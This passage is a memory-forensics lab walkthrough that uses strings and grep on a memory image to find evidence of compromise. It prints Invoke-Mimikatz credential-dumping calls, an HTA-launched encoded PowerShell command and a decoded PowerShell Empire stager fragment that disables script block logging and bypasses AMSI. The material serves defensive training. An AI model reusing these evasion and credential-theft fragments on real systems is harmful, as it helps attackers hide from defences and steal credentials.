
It is normal for some processes to show signs of injection due to the way they operate, where

should not have any signs of injection under normal operations. None of the injected memory regions begin with the "MZ" header though, which may indicate an injection of Windows executable file. Nonetheless, there may be multiple reasons for that, ranging from a tool that overwrites the injected memory regions as an anti-forensic technique after execution to prevent analysts from obtaining the injected code, to simply injection of raw shellcode instead of a whole executable.

Task 4. What can we conclude?

PowerShell processes have had suspicious internet connections and exhibit signs of injections. PowerShell's scripts are often still stored in the memory of a machine and using the "strings" utility, we can attempt to find certain patterns. For example, simply checking for "Invoke-" results in a wealth of information:

```
strings /root/Memory.vmem | grep "Invoke-"
```




```
root@attackdefense:~# strings /root/Memory.vmem | grep "Invoke-"
function Invoke-Mimikatz
    Function Invoke-CreateRemoteThread
            [IntPtr]$RThreadHandle = Invoke-CreateRemoteThread -ProcessHandle $RemoteProcHandle -StartAddress $LoadLibraryAAddr -ArgumentPtr $RImportDllPath
Ptr -Win32Functions $Win32Functions
            $PELoadedInfo = Invoke-MemoryLoadLibrary -PEBytes $PEBytes -ExeArgs $ExeArgs
            $PELoadedInfo = Invoke-MemoryLoadLibrary -PEBytes $PEBytes -ExeArgs $ExeArgs -RemoteProcHandle $RemoteProcHandle
                $RThreadHandle = Invoke-CreateRemoteThread -ProcessHandle $RemoteProcHandle -StartAddress $RSCAddr -Win32Functions $Win32Functions
PowerShell:Invoke-E
        Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes64, $PEBytes32, "Void", 0, "", $ExeArgs) -ComputerName $ComputerName
}Invoke-Mimikatz -DumpCreds;
function Invoke-Mimikatz
    Function Invoke-MemoryFreeLibrary
        $RThreadHandle = Invoke-CreateRemoteThread -ProcessHandle $RemoteProcHandle -StartAddress $RSCAddr -Win32Functions $Win32Functions
    Function Invoke-MemoryLoadLibrary
    Function Invoke-MemoryLoadLibrary
            $RThreadHandle = Invoke-CreateRemoteThread -ProcessHandle $RemoteProcHandle -StartAddress $RSCAddr -Win32Functions $Win32Functions
            [IntPtr]$RThreadHandle = Invoke-CreateRemoteThread -ProcessHandle $RemoteProcHandle -StartAddress $LoadLibraryAAddr -ArgumentPtr $RImportDllPath
Ptr -Win32Functions $Win32Functions
            $PELoadedInfo = Invoke-MemoryLoadLibrary -PEBytes $PEBytes -ExeArgs $ExeArgs
            $PELoadedInfo = Invoke-MemoryLoadLibrary -PEBytes $PEBytes -ExeArgs $ExeArgs -RemoteProcHandle $RemoteProcHandle
            $RThreadHandle = Invoke-CreateRemoteThread -ProcessHandle $RemoteProcHandle -StartAddress $VoidFuncAddr -Win32Functions $Win32Functions
            Invoke-MemoryFreeLibrary
    Function Invoke-MemoryLoadLibrary
    "`n[*] Running Invoke-AllChecks"
            $RThreadHandle = Invoke-CreateRemoteThread -ProcessHandle $RemoteProcHandle -StartAddress $VoidFuncAddr -Win32Functions $Win32Functions
            Invoke-MemoryFreeLibrary -PEHandle $PEHandle
        Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes64, $PEBytes32, "Void", 0, "", $ExeArgs)
        Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes64, $PEBytes32, "Void", 0, "", $ExeArgs) -ComputerName $ComputerName
}Invoke-Mimikatz -DumpCreds;
G:Invoke-Y
    'Invoke-Pester',
    'Invoke-Mock',
                $RThreadHandle = Invoke-CreateRemoteThread -ProcessHandle $RemoteProcHandle -StartAddress $RSCAddr -Win32Functions $Win32Functions
    Function Invoke-MemoryFreeLibrary
```

From the very first lines, we can conclude that a compromise has occurred due to the presence of the string "Invoke-Mimikatz".

Another search would be to simply look for "powershell", the output of which presents us again with a wealth of information, such as the following:


```
strings /root/Memory.vmem | grep "powershell" > output
vim output
```



```
microsoft.powershell.commands.stringmanipulation.flashextract.shared
microsoft.powershell.commands.stringmanipulation.flashextracttext.semantics.internal
<html><head><script>var c= 'powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBFAFIAUwBpAG8AbgBUAGEAQgBMAGUALgBQAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAE8AcgAgAC0A
powershell.exe
powershell.exe -nop -w hidd!
microsoft.powershell.commands
microsoft.powershell.commands
microsoft.powershell.commands.stringmanipulation.flashmeta.core.rules
microsoft.powershell.commands.stringmanipulation.flashmeta.synthesis.strategies.topdown
microsoft.powershell.commands.stringmanipulation.flashextract.shared.schemaparser
                                                                                                    777,1          24%
```

```
SQBmACgAJABQAFMAVgBFAFIAUwBpAG8AbgBUAGEAQgBMAGUALgBQAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAE8AcgAg
```

It looks like a HTA template is probably the source of compromise. Decrypting the Base64 results in:



```
root@attackdefense:~# echo SQBmACgAJABQAFMAVgBFAFIAUwBpAG8AbgBUAGEAQgBMAGUALgBQAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAE8AcgAgAC0AZwBlACAAMwApAHsAJABHAFAARgA9AFsAc
If($PSVERSionTaBLe.PSVersion.MajOr -ge 3){$GPF=[rEF].ASsEmBlY.GETTyPe('System.Management.Automation.Utils')."GetFIE`lD"('cachedGroupPolicySettings','N'+'onP
ublic,Static');IF($GPF){$GPC=$GPF.GeTValUE($NULl);IF($GPC['ScriptB'+'lockLogging']){$GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;$GPC['Scr
iptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0}$Val=[COlleCtiONs.GENERiC.DicTiONArY[stRInG,SYstEM.ObJecT]]::nEw();$vaL.Add('EnableScriptB'+'lo
ckLogging',0);$vAL.Add('EnableScriptBlockInvocationLogging',0);$GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging
']=$vAl}ELse{[SCRIptBLoCK]."GetFie`lD"('signatures','N'+'onPublic,Static').SetVAlUE($null,(New-ObjECt COlleCTioNs.GeNERIC.HAShSEt[sTRIng]))}[REF].ASSEmBLy.G
etTYpE('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GeTFiELd('amsiInitFailed','NonPublic,Static').SEtValUE($nuLL,$True)};};[SysTEM.NeT.SErvIcePOINTM
anAGer]::Expect100ContINUE=0;$Wc=New-OBjECT SYsTeM.Net.WEbCLIent;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$wC.HEAderS.ADD('
User-Agent',$u);$Wc.PROXY=[SyStEM.NEt.WeBReQuesT]::DeFaULTWEBProxY;$Wc.PROXy.CREdentIAls = [SYSTeM.Net.CreDENTIalCache]::DefaultNETWorKCREDEntiAlS;$Script:P
roxy = $wc.Proxy;$K=[SYSteM.TEXt.EncoDInG]::ASCII.GEtBytES('U2r#;G_ioPlAF[,zsSYj<MTqmd)t]|B!');$R={$D,$K=$ARgS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COU
Nt])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],root@attackdefense:~# 
```

It looks like a PowerShell Empire stager, which is a firm indication that the machine was compromised.

KEY TAKEWAYS

1. Volatility can display data even from terminated objects (such as network connections)
2. Not all injections load a windows executable file ("MZ" header)
3. The strings utility can help identify and extract patterns in memory files

Not Running

For the best experience, choose the region closest to you. Then, start the lab to begin.

MARK UNFINISHED

Select the region closest to you

US-East

Keyboard layout: US English (US)

Start lab